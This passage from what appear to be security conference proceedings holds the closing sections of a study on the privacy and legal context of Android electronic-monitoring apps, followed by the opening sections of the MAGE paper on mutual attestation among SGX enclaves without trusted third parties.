apps' policies in more detail below.

5.4.1 Data collection & sharing

While the level of details regarding data collection vary, almost all the apps said that they share data with third-parties, sometimes for marketing or advertising purposes. While some apps' privacy policies gave very detailed description of what data they collected—`RePath` even explicitly mentioned the sensitive permissions requested in the app and provided a use case for each one [29]—other apps were quite vague, with text like "we may require you to provide us with certain personally identifiable information" [58].

Eight of the nine policies had language about sharing data with law enforcement, a supervisor, or a court-based entity. Although these policies state that they will comply with warrants, they also outline other reasons they might share data with one of these entities without a warrant, such as to "protect and defend the rights or property of [the company]" [41]. Eight of the nine policies also described their data sharing practices with third-parties. These practices appeared to be similar across the policies; one's personal data is typically shared with affiliates, subsidiaries of the companies, or a service provider. The service providers include companies that do web hosting, marketing, analytics, and advertising.

Regarding selling data, five of the policies said explicitly that they do not sell one's data. Seven of the policies mention that data will be used for marketing, sometimes for marketing the company's own product and advertisements.

5.4.2 Regulations

Apps mentioned regulations but may consider themselves exempt from complying with certain portions of them. The privacy policies may be relevant if people under EM bring legal challenges against third-party data disclosures or retention. For example, the California Consumer Privacy Act (CCPA) created certain rights for California residents to request deletion of personal information by private business and permits civil penalties for violations [1]. However, the Act only applies to companies of a certain size or revenue [2], and it is unclear whether the businesses producing EM apps would qualify. Additionally, prior research on prison technology companies indicates CCPA may have little impact, even if it applies, due to broad exceptions within privacy policies [66].

Five policies mentioned CCPA, and four mentioned Children's Online Privacy Protection Act (COPPA). One app (`IntelliTrack Mobile`) described itself as exempt from CCPA's data deletion clause and that the community supervisor should be contacted, saying it is "generally exempt from the Right to Delete requirements of CCPA. All Right to Know, Right to Receive and Right to Delete requests should be directed to your corresponding Supervising Authority" [41]. Another policy mentioned that "monitored users" may have limited deletion rights [57]. Similarly, while five policies contained text about data deletion and retention, only one (`Shadowtrack`) named a fixed duration after which data would be deleted: "All facial recognition data is stored for a period of **up to seven years** after the Enrollee is removed from the program. This retention time period is dictated by the supervising agency" [79].

Two app policies included the possibility that data might be stored or processed outside of the U.S., bringing into question

how the privacy laws abroad may conflict with those of the U.S. and if that affects the monitored individual's data rights.

6 Putting Our Results in Legal Context

To understand the legal ramifications of these apps and what protections exist for people on EM, we examined the legal context for EM apps. The Constitution and its interpretation by the Supreme Court set the baseline of protection against invasive community supervision practices. Existing protections often arise from *legal challenges* alleging unconstitutional practices; these rulings, if favorable for the people on EM, can set limits on the scope of certain invasive practices.

However, legal challenges to EM of individuals under supervision face three significant hurdles. First, constitutional precedent is unfavorable, particularly when "public safety" is balanced against the privacy rights of a disfavored group like people convicted or accused of a crime. Second, individuals under supervision are already subject to strict conditions infringing the right to privacy, freedom of speech, and religion; arguably, smartphone EM is no different [45]. Third, advocates may be hesitant to challenge EM because they believe its alternative would be greater incarceration, rather than abolition; we discuss this third point in more detail in Section 7.3.

Courts disagree on the limits of continuous EM of supervised individuals, and the Supreme Court has yet to decide the issue [87]. The most relevant constitutional protection against government EM is the Fourth Amendment right to be free from unreasonable searches and seizures. Smartphone apps present a search of phone data as well as location data [6]. "The touchstone of the Fourth Amendment is reasonableness" based on the degree of intrusion into an individual's privacy [4]. The Supreme Court, however, has held that probationers and parolees have a diminished expectation of privacy [5], since criminal convictions necessarily "curtail an offender's freedoms" [4]—although, as previously discussed, not everyone under EM has been convicted of a crime (e.g., people on pretrial release or release from immigrant detention). The court balances this diminished expectation of privacy against government interests that include "integrating probationers back into the community, combating recidivism, and protecting potential victims" [5]. Against such vague state interests, "searches are almost always deemed reasonable" [85].

The breadth and continuous nature of smartphone surveillance raises the question: **at some point, surely *some* kind of search must be unreasonable?** However, the government may circumvent the reasonableness requirement altogether by invoking a questionable notion of consent. Some circuit courts have held that because the criminal defendant agreed to warrantless searches in their supervision conditions to avoid incarceration, they have consented to the search and forfeit the right to raise a Fourth Amendment claim [85]—regardless of the obvious issues of coercion (i.e., if you must use the app or go to jail) [45]. Notably, the relevant consent in such a case is not to the privacy policy of the smartphone application, but to the conditions of supervision imposed by a court or administrative body [7]. As a result of both the Fourth Amendment "reasonableness" analysis and consent arguments, groundbreaking Supreme Court cases such as *Riley v. California* and *United States v. Carpenter*, which imposed greater protections on smartphone searches or location data [6, 8], have generally not been applied to individuals on probation or parole [85].

Private companies may face legal challenges as well. Although the Fourth Amendment generally only applies to government actors [3], it may also apply to private actors who are sufficiently involved in a public action such as administering criminal punishment [32, 73]. Constitutional law aside, private contractors are still subject to statutory, contractual, and regulatory requirements as well as tort law [60], all of which can be used to challenge faulty monitors [31, 38].

Advocates face an uphill battle in distinguishing smartphone EM from other conditions of supervision that have been deemed legally permissible. For example, one district court, in responding to an ICE detainee's claim that 24/7 smartphone monitoring encroached on his individual liberty, noted "far more onerous" conditions such as mandatory lifetime sex offender registry or prohibiting a parolee from leaving the state for four years are legally valid; EM seems tame in comparison [11].

Ultimately, it is difficult for anyone to bring legal challenges if they are faced with a false choice of opting in to EM when the alternative is incarceration. It is necessary to move beyond "alternatives," as discussed in Section 7.3.

7 Discussion

7.1 EM Apps Introduce New Harms & Risks

Due to their multipurpose use, EM smartphone apps introduce new risks to people, relative to both typical community supervision and ankle monitors. Because of the range of mobile OS permissions and sensors on smartphones, apps can collect and share significantly more data than ankle monitors (even ones that may have microphones). These data can be shared digitally with third-parties used within the app but also can be shared by EM supervisors with police or other prosecutorial entities.

Using EM apps also means that entities that might not otherwise be aware that an individual is under EM now know this. For example, network service providers (e.g., ISPs) observing network traffic may be able to telling that someone is using an EM app based on a domain. Mobile operating systems (e.g., iOS, Android) log whenever someone downloads these apps. Third-party libraries (e.g., Facebook) can learn that an individual is using an app, and they may have additional personal data about this individual.

As discussed in Section 5.3, the apps are often unreliable and dysfunctional. Many reviews discussed a variety of malfunctions within the app. Other reviews described how the apps affected the performance of their entire device, causing it to crash. These issues could cause people using EM apps to be more likely to fail a check-in; some reviews mentioned how people felt that these apps were setting them up to fail. Given that people might not be able to successfully check-in, and they need to have their devices on and charged as a condition of EM, it can be argued that the use of the apps is likely to increase interactions between people under EM and their supervisor and increase the likelihood that they might be incarcerated.

Our results indicate that some apps request permissions that let them access audio and video data, and may periodically send data to servers (e.g., `Sprokit` contacting Facebook every five minutes). The amount of data sent by these apps may create financial burdens for people using them. Given that the poorest people are overrepresented in community supervision [51], and poorer people are more likely to use prepaid phone plans [67], apps that send significant video or audio data for biometric verification could be costly. The cost of mobile data plans necessary to use the apps can be burdensome, especially in addition to the fees that may be required as an EM condition [35, 86].

It is worth noting that while we believe EM smartphone apps introduce new risks and harms to people on community supervision, we do not seek to imply that these new risks and harms are more significant or important than those already imposed by the conditions of community supervision. The restrictive conditions of community supervision (and the predictable failures to comply with these stringent conditions [27]) "can lead to job loss, housing instability, difficulty caring for children, interruptions in healthcare, and a host of other collateral consequences" [30, 52, 70]. Using EM apps adds to an already onerous list of things people under community supervision must manage.

7.2 Examining the "Least Privileged" App

We observed a potentially wide discrepancy along multiple dimensions between the least privileged (`Uptrust`) and the most privileged apps (`Sprokit`). This discrepancy raises the question: what permissions are necessary for these apps to accomplish their goals? In computer security & privacy, the principle of least privilege states that a system "should operate using the least set of privileges necessary to complete the job" [74]; this principle has relevance in this ecosystem. If an app's goal is rehabilitation, it may focus more on features like court date reminders and request the minimum permissions necessary to support those features. If its goal is surveillance, it will likely request as many permissions as possible to collect the widest range of data, and may share that data widely.

That said, we acknowledge that although the apps can be used for similar purposes, they may have different goals (e.g., enforcing a home curfew versus daily breathalyzer readings) and consequently need different permissions. There is no existing standard for what functionality EM apps should or should not include nor what permissions EM apps should request, and from a legal perspective there is no burden (that we are aware of) on the government to choose a less privileged app over one that might be more privileged. Nonetheless, it is still helpful for us to identify the least privileged app to inform policymakers who can develop regulatory limits for EM apps and may use the least privileged permissions access as a model. Our paper provides empirical data for a multi-stakeholder conversation to potentially develop a model to determine what permissions are necessary and how much data collection is "too much" (if these apps are to continue to be used).

7.3 Moving Beyond "Alternatives"

As we note in Section 6, legal precedent is not favorable to parolees and probationers, or to challenges regarding consent, since people under EM may "agree" to the conditions to avoid incarceration. Since they consent to the general conditions of EM rather than the terms and conditions of an app, people under EM may be subject to whatever data practices the app vendor itself desires (as long as these practices are not disagreeable to the EM supervisor and do not violate contract terms). EM app vendors can force updates and change their privacy policies (if they have one) at any time, and the people coerced to use these apps may not have a successful pathway to legally challenging any of its practices because they "consented."

Regardless of what legal arguments may be raised to challenge EM, it is important to know that the choice is not just "EM or incarceration," as judges and prosecutors may present it; there is also effective community-based rehabilitation. As Chaz Arnett has noted, "the narrow comparison between jail and electronic monitoring" provides an incomplete choice when a variety of abolitionist alternatives may be explored [13]. Most importantly, as Kate Weisburd wrote, "[t]here is no empirical evidence ... that monitoring is used as an alternative; and that in a world without monitors the same people would (or should) remain incarcerated" [13]; a recent report examining pretrial electronic monitoring in Los Angeles County supports this [84].

7.4 Recommendations

In light of our findings, we direct our recommendations to technology companies and the computer security and privacy research community.

Mobile app marketplaces. Mobile app marketplaces (e.g., the Google Play Store) should realize that they are not neutral

actors and that they have a place in the future of EM apps. They can enforce their terms of use and require apps that collect sensitive data to have a privacy policy that describes how the app functions or be taken down from the marketplace; this could cause up to several apps in this study to be removed. However if they are immediately removed, people who are required to use them or to newly enroll may be unable to do so and may face immediate harm as a result. A similar risk exists if a company removes their app from the Google Play Store (like `Sprokit`) while it continues to be used. EM apps being removed from app marketplaces could lead to supervisors sideloading [78] these apps onto people's devices (instead of downloading them from app marketplaces), and this ecosystem would become more opaque. However, another possibility is that the usage of EM apps would become untenable; the labor required from EM supervisors (managing app updates and complaints) might lead to a decline in their usage.

Relatedly, app marketplaces could also modify their terms of use to limit the use of apps in their marketplace in carceral contexts. App marketplaces could have special rules for EM apps. Just as incarcerated people and people on probation/parole may be considered a "special population" by an IRB, one could imagine a flag that app developers are required to set if their app is used for electronic monitoring. This flag could trigger additional rules, including increased transparency requirements. The Google Play Store already prohibits apps that block ads and apps that allow people to cheat at games [39]. They could similarly prohibit EM apps. In allowing EM apps and banning others, they are making a set of value judgements; our work calls on them to consider whether these value judgements are appropriate.

Computer security & privacy researchers. EM apps exist within a broader ecosystem of carceral technologies. This ecosystem includes technologies like ankle monitors, recidivism risk-assessment tools, and mental health prediction targeted at incarcerated people. These same technologies are often administered by private companies on behalf of public sector entities, meaning that they may not be subject to the same public records requirements as governments. Despite the severe impact that these technologies may have on people affected by them, many of their internal parameters and controls are unknown. While understanding the inner workings of these technologies is not necessary to understand the harm they may cause, it may benefit the public by exposing faulty or discriminatory inputs and the harms that they *do* cause. Given our skills for understanding complex systems and frequently interdisciplinary methods, the computer security & privacy research community is particularly well-positioned to make a positive impact in this space by increasing transparency and, consequently, accountability.

Future work in this space could determine how to more thoroughly study EM apps and overcome the significant ethical concerns and structural challenges. To actually understand usage one needs to have an app that is paired with an account run by an EM supervisor; we do not currently have the structures in place to conduct these experiments.

Other recommendations. Regarding recommendations for legislators, judges, prosecutors, state and county community corrections organizations, or activists, we will defer to the recommendations of those organizations and people actively working in these sectors. We refer the readers to the work of Kate Weisburd [85, 86], Just Futures Law & Mijente [61], and James Kilgore [54, 55] for detailed recommendations for each of these actors.

8 Related Work

8.1 Electronic Monitoring

Weisburd compiled and analyzed almost 300 state and local policies governing people on EM [86], the largest such compilation [30]. In addition to providing detailed background on the characteristics of different EM technologies (including smartphone apps), Weisburd also found that these technologies (deemed "punitive surveillance") are invasive and restrictive and argues that their use is itself a *form of punishment*, rather than rehabilitative, as they are often presented.

Just Futures Law & Mijente published a report in May 2021 on how ICE's Alternatives to Detention (ATD) program expands mass surveillance [61]. They discuss in-depth the different surveillance technologies ICE uses at different stages of its ATD program; these technologies include GPS tracking with an ankle monitor, voice recognition & verification over the phone, and `BI SmartLINK` and the facial recognition it uses. The report describes how the app functions, what its usage was at the time of publication, and how the usage of EM apps is likely evolve to include biometric wearables. The authors point out how biometric wearables, such as wrist bands or head pieces, are already being used in carceral systems in the U.K. [63] and Hong Kong [69], and in 2019 the DOJ funded a project at Purdue University leveraging smartphones, wearables, and AI "to identify risky behaviors, stressful situations and other behavioral and physiological factors correlated with those individuals at risk of returning to their criminal behavior" [46].

James Kilgore wrote a survey paper covering literature on EM [53], concluding that there is "no serious, rigorously executed research that proves that EM has a positive impact on the person being monitored." Kilgore argues that using smartphone apps for EM is part of a larger EM research agenda that aims to either justify EM's use or making it more efficient.

In human-computer interaction (HCI) literature, Troshynski et al. [81] conducted focus groups with ten people in California who were required to wear ankle monitors as a condition of their parole. They found that the places that par-

ticipants were able to occupy had both spatial (e.g., exclusion zones) and temporal dimensions (e.g., device battery life). The authors argued that privacy researchers should adopt a new view of location privacy (which they called "accountabilities of presence") that focused on social and cultural participation rather than traditional economic cost/benefit analyses (e.g., *trading* one's privacy to use a platform).

8.2 Android Application Analysis

Researchers have previously conducted similar privacy-focused analyses of Android apps. Feal et al. [34] conducted a privacy study of 46 parental control apps (aka "parentware") using similar static, dynamic, and privacy policy analysis techniques as in our work. They also provided legal context for their research (COPPA). Overall they found that the apps lacked transparency and did not comply with regulatory requirements, even apps recommended by government-affiliated entities. Han et al. [42] conducted a similar analysis comparing the privacy of pairs of free and paid versions of consumer apps. They found that despite popular belief otherwise, paid and free versions of apps had similar collection and sharing practices regarding sensitive data.

9 Conclusion

We analyzed 16 Android apps used for electronic monitoring. We found that these apps include numerous trackers, the permissions requested by them vary widely (with the most common one being location), and reviews indicate that their users find them invasive and frequently dysfunctional. This is the first work to systematically analyze apps in this ecosystem that desperately needs transparency and accountability. Our results call for all stakeholders (including app stores, security researchers, and legal stakeholders) to rethink what, if anything, these apps should look like.

Acknowledgments

The authors would like to thank the paper shepherd Tara Whalen and the anonymous reviewers for their insightful comments. We would also like thank Aurelia Augusta for her help developing an earlier iteration of the reviews codebook, Gennie Gebhart for brainstorming in the early stages of this project, Lassana Magassa for early conversations that led to this project, Sudheesh Singanamalla for his helpful comments on the methodology, Mason Kortz for reviewing the legal portion of this paper, Christine Geeng & David Kohlbrenner for reviewing a draft of this paper, and Nancy Garland for providing feedback on our methods and our disclosure process. This work was supported in part by the University of Washington Tech Policy Lab, which receives support from: the William and Flora Hewlett Foundation, the John D. and Catherine T. MacArthur Foundation, Microsoft, the Pierre and Pamela Omidyar Fund at the Silicon Valley Community Foundation; it was also supported by the US National Science Foundation (Awards 156525 and 2114230).


MAGE: Mutual Attestation for a Group of Enclaves without Trusted Third Parties

Guoxing Chen
Shanghai Jiao Tong University
guoxingchen@sjtu.edu.cn

Yinqian Zhang* ✉
Southern University of Science and Technology
yinqianz@acm.org

Abstract

Remote attestation mechanism enables an enclave to attest its identity (which is usually represented by the enclave's initial code and data) to another enclave. To verify that the attested identity is trusted, one enclave usually includes the identity of the enclave it trusts into its initial data in advance assuming no trusted third parties are available during runtime to provide this piece of information. However, when mutual trust between these two enclaves is required, it is infeasible to simultaneously include into their own initial data the other's identities respectively as any change to the initial data will change their identities, making the previously included identities invalid. In this paper, we propose MAGE, a framework enabling a group of enclaves to mutually attest each other without trusted third parties. Particularly, we introduce a technique to instrument these enclaves so that each of them could derive the others' identities using information solely from its own initial data. We also provide an open-sourced prototype implementation based on Intel SGX SDK, to facilitate enclave developers to adopt this technique.



1 Introduction

As storage and computation outsourcing to clouds become more and more prevalent, cautious users and security researchers raise questions on whether the cloud providers could keep their data private and execute their applications as expected. Trusted execution environments (TEEs) have the potentials to offer efficient solutions to these concerns. A TEE is a secure area (usually called *enclave*) of a processor that protects the confidentiality and integrity of the code and data operated inside. Examples of TEEs include Intel Software Guard Extensions (SGX), AMD Secure Encrypted Virtualization (SEV), ARM TrustZone, Keystone [19], and Penglai [10].

Trusting an enclave via remote attestation. Before interacting with an enclave, *e.g.*, outsourcing sensitive data for processing, the enclave must be "trusted". This trust is established via remote attestation [15]. In the context of attestation, the enclave is denoted the *attester* and the entity that wishes to establish trust on the attester is denoted the *verifier*, which could be either the user of the enclave (*i.e.*, a human empowered by code) or *another enclave*. Any software component between them can be considered untrusted or even malicious. The establishment of trust can be achieved by answering the following three questions:

- *Is the attester an enclave?* The root of trust of the remote attestation procedure lies in some specific component within the processor, *e.g.*, the processor's e-fuse with a *root secret* burnt into it. This root of trust identifies the underlying hardware and can be used to endorse a particular private key, called *attestation key*, which is used to sign the *evidence* generated by an attester to prove to a verifier that the attester is indeed an enclave running on an authentic TEE platform. Hence, when the evidence is verified to be valid, the verifier can be assured that the attester is indeed an enclave.
- *What is its identity?* The next immediate task for the verifier is to figure out the identity of the attester enclave. Usually, the attester enclave's identity is inserted by the TEE platform to the signed evidence sent to the verifier so that the verifier obtains the attester enclave's identity simultaneously when verifying the evidence. One enclave can be identified by its *initial code and data*. Besides including the whole initial code and data in the evidence, one alternative is to use the *enclave measurement*, which is the cryptographic hash of the initial code and data of an enclave.
- *Is the identity trusted?* After the verifier is convinced that it is communicating with an authentic enclave with its identity, the verifier needs to determine whether an enclave with the given identity can be trusted since a malicious application running inside an enclave could still leak sensitive data. Usually, the verifier compares the enclave identity `EID_rcv` from the received evidence with the ex-

*Corresponding author.

Figure 1: Mutual attestation w/ and w/o TTP.

pected one `EID_exp` from some reliable source. If they are equal, the verifier can be assured that the attester enclave is trusted. The reliable source can be the verifier's own memory or a trusted third party (TTP) such as a trusted enclave developer or any other trusted entity that maintains lists of trusted enclaves' identities.

Trusting multi-enclave applications via mutual attestation. The aforementioned trust establishment covers the simplest single-enclave applications. When a TEE application becomes more complicated and consists of multiple enclaves, it is very common that two enclaves need to interact with each other, where *mutual attestation* may be necessary. Mutual attestation is a mechanism that allows the communicating enclaves to attest each other for establishing a trust relationship. This is necessary, for example, in the following scenarios:

- Secure software development life-cycle: an enclave application is modularized into multiple components, each of which is loaded into a separate modular enclave. These modular enclaves need to verify each other's identities before interaction.
- Secure connection within distributed applications: when a client-server application is equipped with TEEs to protect sensitive code and data, the enclave on the server-side and the enclave on the client-side need to mutually attest each other to establish a secure communication channel.
- Secure interaction among mutually distrusting parties: when data needs to be exchanged between TEE-enhanced blockchain applications, each enclave should be able to attest the other's identity before accepting the transaction executed by that enclave.

Mutual attestation without TTPs. Mutual attestation can be achieved by simply performing attestation twice, one per each direction, by a trusted user. The user may also delegate this effort to a TTP. As shown in Fig. 1a, a TTP could be a stand-alone server that performs remote attestation with each enclave, validates the results, and exchanges secrets with the two enclaves as a middle man to bootstrap the trust. A TTP could also be a trusted developer that issues certificates for these enclaves or a trusted auditor that audits and signs these enclaves [28]. Such TTP-based solutions hard-code the corresponding public keys into the enclaves, enabling them to verify other enclaves' certificates or signatures to establish the trust.

However, integrating a trusted user or a TTP into the application's operation dramatically increases the trusted computing base (TCB) of the entire application. The security of the application will hinge upon the trustworthiness of the software stack of the user or the TTP, rather than solely the security of the enclave code itself (and, of course, that of the CPU hardware). Therefore, it is often desired to perform mutual attestation without TTPs.

In this paper, we aim to provide a mechanism for a group of enclaves to mutually attest one another by their enclave identities. However, we found this problem non-trivial. As shown in Fig. 1b, consider the cases of mutual attestation with two enclaves that would establish mutual trust with each other. The difficulty to do so lies in addressing the third question described above (*Is the identity trusted?*) for both enclaves. Without a TTP, both enclaves need to wait for the other enclave's identities to be finalized before they could include them in their initial data to finalize their identities and release them. The situation has some similarities to the deadlock problem, in that both parties wait on the data held by each other before they can proceed. This problem was first pointed out by Beekman *et al.* [3]. And a strawman solution of combining these enclaves into one single large enclave is discussed. To our best knowledge, no prior work has addressed this problem given enclaves with different identities.

Our solution: MAGE. The key challenge of mutual attestation for a group of enclave without TTPs is to enable each of these enclaves to obtain the identities of other enclaves in the same group from its own enclave memory so that during the attestation phase, the enclave could verify whether the identity of the attester is the same as one of the trusted enclaves in the same group. As such, we propose a framework, dubbed MAGE, to allow a group of enclaves to derive the identities of other enclaves in the group. The idea of MAGE is to split each enclave into two parts: the specific part that reflects the enclave's functionalities and the common part that holds the information for deriving the identities of enclaves in the same group.

We then provide a detailed design for TEEs that use the measurement as the identity. Particularly, our design allows each enclave to derive the measurements of enclaves in the same group from some *intermediate states* instead of the final outputs of the enclaves' measuring processes. The key observation is that the measurement calculation is deterministic and sequential. Knowing intermediate states and information to perform subsequent measuring operations would be sufficient to derive the final output, *i.e.*, the enclave measurement. When designed carefully, the problem could be resolved as all enclaves could generate intermediate states of their measuring processes and share them with others simultaneously.

We have implemented a prototype of MAGE using Intel SGX. Particularly, MAGE reserves at the end of each enclave

a specific data segment with the same content which includes the intermediate hash value of each trusted enclave's content right before the reserved data segment. Hence, during runtime, each enclave knows the intermediate hash value of another trusted enclave (retrieved from the reserved data segment) and the content left to be added (*i.e.*, the reserved data segment), and thus could derive the other trusted enclave's measurement. The evaluation suggests that to enable mutual attestation for up to 85 enclaves, 62 KB enclave memory overhead for each enclave is introduced and roughly 21.7μs is needed to derive one measurement. While only a prototype on Intel SGX is presented in this paper, the method can be easily extended to different types of TEEs, *e.g.*, AMD SEV, and even between different types of TEEs, as long as they adopt similar mechanisms for the calculation of measurements.

We have already open-sourced MAGE on Github (https://github.com/donnod/linux-sgx-mage).

Paper outline. Sec. 2 presents motivating scenarios and Sec. 3 gives an overview of the proposed scheme. The main component, the technique for enclaves to mutually derive each other's identities is presented in Sec. 4. We present a prototype implementation and evaluate the performance in Sec. 5. Sec. 6 describes a case study and Sec. 7 discusses improvements and extensions. Sec. 8 presents related works and Sec. 9 concludes this paper.

2 Motivating Scenarios

In this section, we present three scenarios where mutual attestation is needed, describe potential TTP-based solutions, and discuss the benefits of alternatively adopting MAGE, a solution without TTPs.

2.1 Secure Software Development Life-cycle

Complex enclave applications have large TCB. A good practice of secure software development is to modularize the enclave application into multiple components and adopt privilege separation among these components to reduce the loss once some components are compromised. For example, consider a TEE-based smart home application that receives voice commands to operate smart devices, *e.g.*, asking the application to open the light, set the room temperature, and/or play the desired music. After obtaining voice inputs using voice sensors, the general process within the enclave application includes two steps: one is to extract commands from the voice inputs and the other is to execute the extracted commands. The former step could access sensitive biometrics information about the host, while the latter step focuses on executing the commands. When packing these two steps into one single enclave whose TCB will grow as more functionalities are added, vulnerabilities found in the second step might be leveraged to leak the sensitive biometrics from the first step. Enforcing software modularization by splitting these two steps into two enclaves could help reduce the severity of vulnerabilities. On the other hand, these modular enclaves require a mechanism to establish trust in each other. As in the smart home example, the enclave that processes voice inputs needs to verify the identity of the other enclave that executes the commands before releasing the host's commands while the latter needs to verify the identity of the former to ensure the commands to execute are indeed from the host.

TTP solutions with *Trusted Users*. When the user could act as the TTP, she could provide the identities of these modular enclaves to each other. After these modular enclaves are authenticated by the trusted user, they could obtain a list of trusted identities from the trusted user and establish secure channels with enclaves whose identities are in the list. As in the smart home example, the user could register with the input-processing enclave and the command-executing enclave, and act as a bridge to establish a secure channel between them.

MAGE helps reduce applications' TCB. TTPs are common targets for attackers. TTP solutions with trusted users require the related code on the user side to be secure and the user to operate correctly, which might become weaknesses of the system compared with the application code running within enclaves, especially when the application becomes more complicated and the TCB of the TTP increases. Hence, removing TTPs from the design, *e.g.*, using MAGE, could help keep the TCB smaller.

2.2 Secure Connection within Distributed Applications

Distributed applications usually run on multiple computers and communicate over a network. A typical distributed application structure is the client-server model. When both the server and the client are equipped with secure enclaves to protect sensitive code and data, a secure channel between the enclave on the server-side and the enclave on the client-side is desired to enable two-way authentication and secret provisioning. One example is OPERA, an Open Platform for Enclave Remote Attestation that provides distributed and privacy-preserving remote attestation services to Intel SGX enclaves [6]. It has two types of enclaves: issuing enclaves working as *servers* that are responsible for provisioning attestation keys to the other type of enclaves called attestation enclaves, which function as *clients*. The attestation enclave then uses the provisioned attestation key to provide attestation services to local enclaves. Both enclaves need to attest each other before providing attestation services. Particularly, the issuing enclave needs to authenticate the identity of the attestation enclave to prevent that any attestation key is leaked to any untrusted party while the attestation enclave should verify the identity of the issuing enclave to ensure that it only uses trusted attestation keys to provide attestation services to

local enclaves.

TTP solutions with *Trusted Developers*. When the TEE application's developer is trusted, the developer's public key can be used to establish such mutual trust. Particularly, these enclaves could verify that they share the same developer's public key and create secure channels for communication. As in the OPERA example, if the developer can be trusted, her public key can be used by the issuing enclave and the attestation enclave to establish mutual trust.

MAGE enables a new level of trust on already-published software. For TTP solutions with trusted developers, since the developer's public key might be shared by all enclaves developed by the same developer, the trustworthiness of a TEE application could be affected by any future updates of other enclaves and even new enclaves from the same developer without any notification to the users. On the other hand, for already-published software which has been publicly verified, MAGE could help preserve its trustworthiness against any unverified future modification to the software.

2.3 Secure Interaction among Mutually Distrusting Parties.

Blockchains, *e.g.*, Bitcoin and Ethereum, enable mutually distrusting parties to interact, e.g., fulfill payments, without relying on any centralized TTPs. TEE has been leveraged to enhance existing blockchain applications. Designs that use SGX to provide privacy-preserving smart contracts have been proposed, such as Ekiden [7] and FastKitten [8], with different focuses. Ekiden provides efficient off-chain execution of single-round contracts, while FastKitten targets efficient off-chain execution of reactive multi-round contracts. Interactions between these different smart contracts could bring forth new applications. Consider a TEE-based online poker game implemented on FastKitten which requires a deposit for each player to join the poker game, and a credit scoring system implemented on Ekiden that manages players' credit scores. The interactions between these two applications could be as follows: players with higher scores in the credit scoring system are allowed to join an online poker game with smaller deposits and honest players in the games could gradually improve their credit scores in the credit scoring system. To enable such interactions between the enclaves of these smart contracts, mutual trust needs to be established, *i.e.*, each enclave should be able to attest the other's identity before accepting the transaction executed by that enclave.

TTP solutions with *Public Key Infrastructures*. When there exists a public key infrastructure (PKI) that is trusted by all participants, these enclaves could communicate with the PKI to obtain lists of trusted identities. As in the online poker game example, both enclaves could register with the PKI and fetch the other's identity from the PKI to establish mutual trust.

MAGE eliminates the need to run PKIs. Establishing and maintaining a PKI is challenging [9]. Especially for blockchain applications running across different countries, running a global secure PKI requires various skills and considerable resources. Alternatively, MAGE eliminates the need to run PKIs, facilitating more applications for mutually distrusting parties to interact.

3 Overview

In this section, we describe the threat model we assume, the problem we aim to address, and the overall workflow of MAGE.

3.1 Threat Model

We assume the hardware implementation of TEE and the remote attestation service provided by the TEE manufacturer are secure. That is, an adversary cannot breach the confidentiality and integrity of the enclave code and data, nor collude with the TEE-manufacturer-backed remote attestation service to endorse a malicious enclave.

We assume the code running inside of the enclaves is logically sound and secure against memory corruption attacks [4, 20, 29] and access-pattern-driven micro-architectural side channel attacks [5, 11, 14, 21, 24, 26, 30, 31, 34]. We assume the developers are honest during the software development and consider detecting attacks from the developer side, *e.g.*, including backdoors, is beyond the scope of this paper. We also leave assumptions about the user to the developers since different applications might have diverse threat models. Hence, to securely use TEE, software programs must be thoroughly examined to be free of such vulnerabilities [32, 33].

However, we assume TEE platforms are not trusted and may be controlled by the adversary. Specifically, the adversary controls all software components outside the enclave, including the operating system, the virtual machine manager (if any), *etc*. The adversary is also able to launch any enclave as she wants; however, she cannot create a malicious enclave whose identity is the same as a trusted enclave. Moreover, the adversary can perform man-in-the-middle attacks against the communication protocols between the enclaves, including but not limited to intercepting, dropping, replaying communications between any two enclaves.

3.2 Problem Formulation

In this paper, we aim to address the problem of enabling a group of enclaves to mutually attest one another without TTPs. These enclaves could be developed by the same developer or multiple different developers, and the interaction between them is also specified by the code. These enclaves could be run on the same TEE platform (*i.e.*, machine) or different

TEE platforms; they need to mutually attest each other before they could start to interact and/or collaborate.

Existing remote attestation mechanisms enable one enclave to verify that it is communicating with another actual enclave whose identity is in the received evidence. Hence, the key challenge of mutual attestation is for each enclave to obtain the expected identities of the other trusted enclaves without TTPs.

Consider a group of N enclaves $\texttt{Encl}_i$ ($i = 1,\ldots,N$), each of which has an identity $ID(I_i)$, generated using a function $ID()$ from its initial content I_i which includes its initial code and data. When any two of these enclaves, denoted as $\texttt{Encl}_i$ and $\texttt{Encl}_j$, would like to establish mutual trust, both of them need to obtain the other's expected identity from some reliable source. Without a TTP to provide $\texttt{Encl}_j$'s identity to $\texttt{Encl}_i$, $\texttt{Encl}_i$ has to derive $\texttt{Encl}_j$'s identity by itself, *e.g.*, by hard-coding $\texttt{Encl}_j$'s identity in its initial data. Vice versa, $\texttt{Encl}_j$ also needs to be able to derive $\texttt{Encl}_i$'s identity.

Simply hard-coding the other enclave's identity in the enclave memory is not feasible. If we first hard-code $\texttt{Encl}_i$'s identity into $\texttt{Encl}_j$'s initial data. Then we finalize the identity of $\texttt{Encl}_j$ and try to hard-code it into $\texttt{Encl}_i$'s initial data. However, this will change $\texttt{Encl}_i$'s identity. The previously hard-coded $\texttt{Encl}_i$'s identity in $\texttt{Encl}_j$'s initial data will become incorrect.

The key insight in resolving the cyclic dependency is that each enclave $\texttt{Encl}_i$ can be split into two parts: (1) the specific part I'_i reflecting the functionalities of $\texttt{Encl}_i$ and (2) the common part I_{common} representing the content related to deriving the identities of all these N enclaves including $\texttt{Encl}_i$ itself. With such a split, the developers could focus on developing the enclaves' functionalities and leave the mutual attestation related components to our proposed solution.

Now we formally defines the mechanism for *mutual identity derivation*:

Definition 1 *Consider a group of N enclaves $\texttt{Encl}_i$ ($i = 1,\ldots,N$), each of which has a specific part I'_i, a mechanism for mutual identity derivation consists of three functions ($\mathcal{G}$, $\mathcal{C}$, $\mathcal{F}$):*

- *$\mathcal{G}$ is called common part generation function that is used to generate the common part needed for deriving identities of these enclaves. It takes as input the specific parts of all N enclaves,* i.e.*, $I'_1, \ldots, I'_N$, and outputs the common part for these enclaves, denoted as $I_{common} = \mathcal{G}(I'_1,\ldots,I'_N)$.*
- *$\mathcal{C}$ is called content builder function that is used to build the final content of $\texttt{Encl}_i$ from the specific part and the common part. It takes as input the specific part I'_i and the common part I_{common}, and outputs the final content of $\texttt{Encl}_i$ as $I_i = \mathcal{C}(I'_i, I_{common})$.*
- *$\mathcal{F}$ is called identity derivation function that is used for deriving identities from the common part. It takes as input the common part I_{common} and an index i ($= 1,\ldots,N$), and outputs the identity of $\texttt{Encl}_i$. Specifically, $\mathcal{F}$ satisfies*

